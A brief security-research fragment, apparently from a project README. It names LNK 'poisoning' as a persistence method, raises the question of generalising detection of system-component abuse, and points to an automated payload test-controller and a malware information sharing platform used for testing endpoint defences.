^ LNK 'poisoning' is a persistence method

- How to **generalize detection** of system components abuse since there's no way to block every single component?
https://www.carbonblack.com/2016/06/14/defining-effective-patterns-attack-machine-learning/

Other Related Stuff

- Our **A**utomated **P**ayload **T**est-**C**ontroller help automate testing of hardened systems/endpoint-protection-ware against such bypass methods https://jymcheong.github.io/aptc/

- On-going offensive techniques curation, research & update of our **M**alware **I**nformation **S**haring **P**latform installed with **APTC**